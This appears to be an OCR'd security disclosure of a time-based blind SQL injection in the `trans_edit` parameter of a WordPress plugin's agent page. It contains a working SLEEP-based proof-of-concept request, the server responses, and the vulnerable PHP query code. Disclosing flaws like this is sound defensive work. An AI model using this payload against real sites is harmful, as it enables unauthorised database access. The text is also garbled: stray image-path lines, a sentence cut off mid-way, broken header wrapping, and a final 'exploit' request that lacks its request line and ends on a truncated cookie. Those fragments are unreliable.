
Showing 1 to 1 of 1 entries



```
GET /?page_id=286&transactions=open_agent_transactions&trans_edit=1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://localhost/?page_id=286
Cookie: PHPSESSID=t7st5t22t3bhrpi2blafanuvki
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

```
HTTP/1.1 200 OK
Date: Tue, 03 May 2022 14:27:09 GMT
Server: Apache/2.4.52 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Link: <http://localhost/index.php?rest_route=/>; rel="https://api.w.org/"
Link: <http://localhost/index.php?rest_route=/wp/v2/pages/286>; rel="alternate"; type="application/json"
Link: <http://localhost/?p=286>; rel=shortlink
Vary: Accept-Encoding
Content-Length: 29984
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">

  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="">
    <meta name="author" content="">

    <title>
      Realty Workstation
    </title>

    <!-- Bootstrap Core CSS -->
```


A POC may look like the following request:



```
GET /?page_id=286&transactions=open_agent_transactions&trans_edit=1+AND+(SELECT+1557+FROM+(SELECT(SLEEP(5)))zvMW) HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://localhost/?page_id=286
Cookie: PHPSESSID=t7st5t22t3bhrpi2blafanuvki
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

```
HTTP/1.1 200 OK
Date: Tue, 03 May 2022 14:23:07 GMT
Server: Apache/2.4.52 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Link: <http://localhost/index.php?rest_route=/>; rel="https://api.w.org/"
Link: <http://localhost/index.php?rest_route=/wp/v2/pages/286>; rel="alternate"; type="application/json"
Link: <http://localhost/?p=286>; rel=shortlink
Vary: Accept-Encoding
Content-Length: 30030
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">

  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="">
    <meta name="author" content="">

    <title>
      Realty Workstation
    </title>

    <!-- Bootstrap Core CSS -->
```


Important: The exploit works for both `transactions=open_agent_transactions` as well




```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=vo2oe0mgechs8dmh0259j89ijf;
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Link: <http://localhost/index.php?rest_route=/>;
rel="https://api.w.org/"
Link: <http://localhost/index.php?rest_route=/wp/v2/pages/286>;
 rel="alternate"; type="application/json"
Link: <http://localhost/?p=286>; rel=shortlink
Vary: Accept-Encoding
Content-Length: 30006
Connection: close
Content-Type: text/html; charset=UTF-8


    <!DOCTYPE html>
    <html lang="en">

      <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width,
        initial-scale=1">
        <meta name="description" content="">
        <meta name="author" content="">

        <title>
           Realty Workstation
        </title>

        <!-- Bootstrap Core CSS -->
```

In the code, the vulnerability is triggered by unsanitized user input of `trans_edit` at line 190 in `./public/template/agent-page.php`. The final database query is called at line 30 in `./cn_package/includes/class-workstation-query.php`.



```
184                                                                <?php endif ?>
                                                                   <?php if ($_GET['transactions']=='open_transactions'): ?>
186                                                                    <h3>Open Transactions</h3>
187                                                                <?php endif ?>
                                                                   <?php if ($_GET['transactions']=='open_agent_transactions' && isset($_GET
['trans_edit']) && !empty($_GET['trans_edit'])) { ?>
189                                                                    <?php
                                                                            $trans_edit=sanitize_text_field( $_GET['trans_edit']);
191                                                                         $my="SELECT *
192                                                                                     FROM `$transactions`
193                                                                                     JOIN `$clients` ON `$transactions`.`client_id` =
`$clients`.`cid`
194                                                                                     JOIN `$properties` ON `$transactions`.
`property_id` = `$properties`.`pid`
195                                                                                     JOIN `$cn_users` ON `$cn_users`.`uid` =
`$transactions`.`uid`
196                                                                                     WHERE `$transactions`.`id` = $trans_edit";
197                                                                         $transactions_details=$query->iFetch($my);
```



```
27          public function iFetch($SQL)
28          {
29                  global $wpdb;
                    $record = array_shift($wpdb->get_results($SQL));
                    $record=json_decode(json_encode($record),true);
32                  return $record;
33          }
```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work. The SQL injection can be triggered by sending the request below.

```
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://localhost/?page_id=286&transactions=open_agent_transactions&trans_edit=1
Cookie: PHPSESSID=rmv93d526mhc8cvjf72hdaacrk; wordpress_test_cookie=WP%20Cookie%20check; wordpr
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
```